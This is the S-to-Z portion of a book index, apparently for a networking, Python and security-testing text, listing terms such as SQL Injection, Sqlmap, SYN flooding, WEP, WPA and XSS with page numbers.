Sequence Number 15
Set 27
Set-Cookie 86
SMB 154
SMS 142
SMTP 147
Sniffer 47
SOAP 86
Sockets 33
Source Port 15
SQL Injection 93
Sqlmap 109
SSID 112
SSL 101
SSL Strip 109
Star networks 6
STP 9
st 23
str () 25
String 25
Switches 5
SYN cookies 56
SYN flag 16
SYN flooding 55

T

TCP 13
TCP flags 15
Three-way handshake 16
TKIP 121
TLD 73

TLS 102
TRACE 84
transparent proxy 20
try / except 31
TTL 11
Twisted Pair 9
TZ-bit 72

U

UDP 17
UTP 9

V

Variable 26
Variables 23
Virtual Private Network 20
VLAN 10

W

W3af 109
WAN 7
Weak IVs 119
Web spider 98
WEP 119
WEP bit 120
while 29
WHOIS 73
Wifi 111
Window Size 16
Wireshark 125
WLAN 111
WPA 120
WPA handshake 121
WPA2 123
WSDL 87
WWW 83

X

x509 101
XMAS scans 58
XML-RPC 86
XOR 119
XSS 100

Z

Certificate 101